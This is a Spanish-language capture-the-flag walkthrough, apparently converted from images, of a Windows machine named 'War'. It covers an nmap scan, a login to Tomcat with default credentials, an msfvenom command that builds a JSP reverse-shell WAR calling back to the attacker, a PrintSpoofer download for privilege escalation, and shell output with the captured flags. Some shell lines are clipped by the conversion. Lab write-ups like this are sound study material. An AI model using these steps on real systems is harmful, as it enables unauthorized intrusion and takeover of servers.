
War


```
└─# nmap -sCV -p135,139,445,8080,49666,49667,49669,49674,49677 -Pn -

PORT      STATE  SERVICE      REASON         VERSION
135/tcp   open   msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open   netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   closed microsoft-ds reset ttl 128
8080/tcp  closed http-proxy   reset ttl 128
49666/tcp open   unknown      syn-ack ttl 128
49667/tcp open   unknown      syn-ack ttl 128
49669/tcp closed unknown      reset ttl 128
49674/tcp closed unknown      reset ttl 128
49677/tcp closed unknown      reset ttl 128
```

vamos al puerto 8080 y tenemos un Tomcat




jugando con credenciales default que saque de esta pagina https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown logro entrar con admin:tomcat




creamos un archivo war para suvir a tomcat (archivos war son java para deploy)

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=ip_atacante LPORT=4242 -f war > reverse.war
```


lo cargamos




aparece aqui



adentro






vamos a proceder a escalar

me descargo PrintSpoofer64 en kali


```
wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
```

comparto recurso



aqui muestra como usarlo

https://github.com/itm4n/PrintSpoofer




Directory: C:\Users\low\Desktop
ode LastWriteTime Length Name
--- ------------- ------ ----
a---- 12/6/2024 4:23 PM 35 user.txt
S C:\Users\low\Desktop> type user.txt
type user.txt
ype user.txt
a1ddb915bd423f0ca428dce35612dcb
S C:\Users\low\Desktop> type ../../Administrator\Desktop\user.txt
type ../../Administrator\Desktop\user.txt
ype ../../Administrator\Desktop\user.txt
S C:\Users\low\Desktop> cd ../../
cd ../../
d ../../
S C:\Users> cd Administrator\Desktop
cd Administrator\Desktop
d Administrator\Desktop
S C:\Users\Administrator\Desktop> dir
dir
ir
Directory: C:\Users\Administrator\Desktop
ode LastWriteTime Length Name
--- ------------- ------ ----
a---- 12/6/2024 4:30 PM 35 root.txt
S C:\Users\Administrator\Desktop> type root.txt
type root.txt
ype root.txt
399d5ba705df14146335def4ff64520
S C:\Users\Administrator\Desktop>